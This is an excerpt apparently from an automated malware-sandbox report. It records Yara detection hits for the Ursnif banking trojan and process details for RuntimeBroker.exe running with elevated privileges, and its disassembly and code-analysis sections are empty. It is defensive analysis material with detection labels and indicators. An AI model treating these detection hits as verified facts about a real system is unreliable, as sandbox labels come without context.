Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.853077488.0000000000FDE000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.416323968.0000011AB4010000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 3668 Parent PID: 3388

General

Start time:	21:20:44
Start date:	24/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6883e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis